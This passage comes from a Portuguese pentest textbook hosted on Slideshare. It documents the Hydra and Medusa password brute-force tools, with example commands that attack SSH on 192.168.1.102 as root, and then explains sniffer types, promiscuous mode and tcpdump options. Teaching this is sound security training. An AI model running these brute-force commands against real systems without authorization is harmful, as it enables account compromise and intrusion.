



![11.2.3 Hydra
O xHydra nada mais é do que a interface gráfica do Hydra. O Hydra é
executado via terminal e tem as mesmas funcionalidades da sua interface
gráfica (xHydra).
hydra [opções] host módulo
Opções:
-l usuário Nome de usuário.
-L lista Lista de usuários.
-p senha Senha.
-P
dicsenhas
Lista de senhas.
-S Habilita SSL.
-s porta Caso o serviço não esteja na sua porta padrão, utilize essa opção.
-e valor O valor pode assumir n (login sem senha), s (usar o nome de login como senha) ou
r (login inverso como senha).
host Nome do host.
módulo Módulo que se deseja usar.
Exemplos:
root@kali# hydra -l root -p toor ssh://192.168.1.102
root@kali# hydra -l root -p toor 192.168.1.102 ssh
11.2.4 Medusa
Ferramenta semelhante ao Hydra.
Opções:
-h IP Endereço IP.
-H dic_IP Lista com os endereços IPs a serem testados.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-213-2048.jpg)
![-u usuário Usuário.
-U
dicusuário
Lista de usuários.
-p senha Senha.
-P dicsenha Lista de senhas.
-M módulo Nome do módulo sem .mod (encontrado em /usr/lib/medusa/modules) ou
[TAB].
-m
parâmetro
Usado opcionalmente com –M para acertar detalhes do módulo.
-q Usado juntamente com –M para ajuda do módulo.
-e Opções extras.
-s Habilita SSL.
-n porta Caso o serviço não esteja na sua porta padrão, utilize essa opção.
Exemplo de uso:
root@kali# medusa –h 192.168.1.102 –u root –p toor –M ssh
11.3 Sniffers
Sniffers são softwares usados na captura do tráfego de dados da rede para
monitorar e interceptar os dados que passam pelo computador. Podem ser
do tipo:
• Local – Sniffers locais interceptam os dados somente destinados à
máquina local e não conseguem fazer a captura de dados remotos.
Exemplos de sniffers locais são o tcpdump e o Wireshark.
• Remoto – Sniffers remotos interceptam o tráfego de dados
remotamente. Ou seja, conseguem interceptar o tráfego de dados não
destinado somente à máquina local, e sim a todas as máquinas da rede
(somente LAN). Um exemplo de sniffer remoto é o Ettercap ou, até
mesmo, o tcpdump, se a rede estiver configurada com um hub.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-214-2048.jpg)
![• Ativo – Sniffers ativos interceptam o tráfego de dados, mas para isso
devem modificar protocolos de rede. Normalmente alteram o protocolo
ARP. Um exemplo de sniffer ativo é o Ettercap.
• Passivo – Sniffers passivos interceptam o tráfego de dados de maneira
passiva, sem realizar nenhuma alteração em protocolos, apenas com a
interface de rede escutando em modo promíscuo. Exemplos de sniffers
passivos são o tcpdump e o Wireshark.
Sniffers de rede conseguem realizar a captura de dados pela capacidade de
trocar a interface de rede pelo modo promíscuo. Uma interface de rede pode
apresentar o modo tradicional e o modo promíscuo.
• Modo tradicional – Quando uma interface apresenta-se no modo
tradicional, não consegue efetuar a captura do tráfego de dados.
• Modo promíscuo – Quando uma interface se apresenta no modo
promíscuo, consegue realizar a captura do tráfego de dados. Em uma
rede com hub, o modo promíscuo captura todos os dados da rede,
inclusive dados não destinados à própria máquina.
11.3.1 Sniffer tcpdump
O tcpdump é um sniffer de rede que realiza a captura dos pacotes de rede
por meio de filtros e apresenta diversas opções de filtragem. Por exemplo,
pode-se aplicar um filtro para capturar somente dados HTTP. Caso
executado sem filtros, o tcpdump vai mostrar todos os pacotes capturados.
tcpdump [opções] [filtro]
Opções:
-i iface Escolhe a interface.
-n Não resolve IP para hostname.
-nn Não resolve IP para hostname nem nomes de portas.
-v Modo detalhado. Aumenta com o uso de –vv ou -vvv.
-X Imprime os cabeçalhos dos pacotes em hexa e em ASCII.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-215-2048.jpg)




